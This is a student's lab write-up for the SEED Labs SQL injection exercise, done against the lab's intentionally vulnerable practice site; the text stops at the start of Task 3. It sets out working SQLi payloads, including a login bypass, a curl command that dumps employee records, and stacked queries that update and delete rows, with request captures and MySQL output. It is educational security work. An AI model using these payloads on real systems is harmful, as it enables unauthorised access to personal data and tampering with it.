Lab7-sqli


Lab 7 - SQL Injection attack

Task 1 - Show the credential table info for Alice

```
mysql> select * from credential where name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)
```

Task 2 - SQL Injection on the Select Statement

Task 2.1 - SQL Injection from the Webpage / Login page:
Given I have the username of admin, I am able to log into the webpage using the following inputs:
Username: admin' #'
Password: anyvalue



Task 2.2 - Performing the SQL injection via commandline

In this case we already have the known SQLi payload and we simply need to convert it into a commandline curl command. I decided to use the following command:

curl -i -s -k -X $'GET' $'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27+%23%27&Password=1234' | html2markdown

```
[11/19/19]seed@VM:~/git/CyberRange$ curl -i -s -k -X $'GET' $'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27+%23%27&Password=1234' | html2markdown
HTTP/1.1 200 OK Date: Wed, 20 Nov 2019 02:45:24 GMT Server: Apache/2.4.18
(Ubuntu) Set-Cookie: PHPSESSID=7l7ehbkoqcqtnpu8v5ifo9oph1; path=/ Expires:
Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-
revalidate Pragma: no-cache Vary: Accept-Encoding Content-Length: 3364
Connection: close Content-Type: text/html; charset=UTF-8

[![SEEDLabs](seed_logo.png)](unsafe_home.php)

  * [Home (current)](unsafe_home.php)
  * [Edit Profile](unsafe_edit_frontend.php)
Logout


# ** User Details **

* * *

Username| EId| Salary| Birthday| SSN| Nickname| Email| Address| Ph. Number
---|---|---|---|---|---|---|---|---
Alice| 10000| 20000| 9/20| 10211002| | | |
Boby| 20000| 30000| 4/20| 10213352| | | |
Ryan| 30000| 50000| 4/10| 98993524| | | |
Samy| 40000| 90000| 1/11| 32193525| | | |
Ted| 50000| 110000| 11/3| 32111111| | | |
Admin| 99999| 400000| 3/5| 43254314| | | |


Copyright (C) SEED LABs
```

Task 2.3 - Append a new SQL statement
Now that we have select access, let's attempt to perform a write/update SQLi attack. To do this we need to convert the single SQL statement into 2 statements.

After reviewing the code, I was able to construct the following snippet which will later be URL encoded using urlencoder.org


admin'; Update credential set EID='00001' where name = 'Alice'; #

the encoded payload is:

admin%27%3B%20%20Update%20credential%20set%20EID%3D%2700001%27%20where%20name%20%3D%20%27Alice%27%3B%20%23

Note while I've been able to send in 2 separate SQL statements, I was tracing those statements into the MYSQL DB and simply echo'ing out the SQL statement to the webpage.

My expectation was that the table would be updated yet we can see the webpage responds back with a clear error. After questioning this, Professor said this is an expected result and the goal of the exercise is simply to create 2 SQL statements.



```
Request
Raw | Params | Headers | Hex

GET
/unsafe_home.php?username=admin%27%3B%20%20Update%20credential%20set%20EID%3D%2700002%27%20where%20name%20%3D%20%27Alice%27%3B%20%2336&Password=1234 HTTP/1.1
Host: www.seedlabsqlinjection.com
User-Agent: curl/7.47.0
Accept: */*
Connection: close
```

```
Response
Raw | Headers | Hex | HTML | Render

all. Therefore the navbar tag starts before the php tag
but it end within the php script adding items as
required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width,
initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css"
rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg
navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse"
id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php"
><img src="seed_logo.png" style="height: 40px; width:
200px;" alt="SEEDLabs"></a>

      SQL => [SELECT id, name, eid, salary, birth, ssn,
phoneNumber, address, email,nickname,Password
      FROM credential
      WHERE name= 'admin';  Update credential set
EID='00002' where name = 'Alice'; #3' and
Password='7110eda4d09e062aa5e4a390b0a572ac0d2c0220']</di
v></nav><div class='container text-center'>There was an
error running the query [You have an error in your SQL
syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near 'Update
credential set EID='00002' where name = 'Alice'; #3'
and Password='7110ed' at line 3]\n
```

To confirm the SQL statements are indeed working as expected, I executed them directly in the CLI:

```
mysql> SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
    ->       FROM credential
    ->       WHERE name= 'admin';  Update credential set EID='00002' where name = 'Alice'; #3' and Password='7110eda4d09e062aa5e4a390b0a572ac0d2c0220
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| id | name  | eid   | salary | birth | ssn      | phoneNumber | address | email | nickname | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.01 sec)

Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 00002 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bda6e83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)
```


The goal of this exercise is to attempt to delete a row from the table. That said, I simply encode the payload and attempt the SQLi to delete a record. I see the Error result is the same.

Here is the payload in common ASCII form:

admin'; delete from credential where name = 'Alice'; #

Here is the encoded payload:
admin%27%3B%20%20delete%20from%20credential%20where%20name%20%3D%20%27Alice%27%3B%20%23%20

And below is the result




Task 3: SQL Injection Attack on Update Statement

Task 3.1 - Update the salary of Alice


The goal of the first task here is to manipulate an Update statement and change Alice's Salary. Having access to the Php greatly helps me in this task. The first thing I did was update the Php file and echo out the SQL query to the response. I did that by updating the `/var/www/SQLInjection/unsafe_edit_backend.php` file.

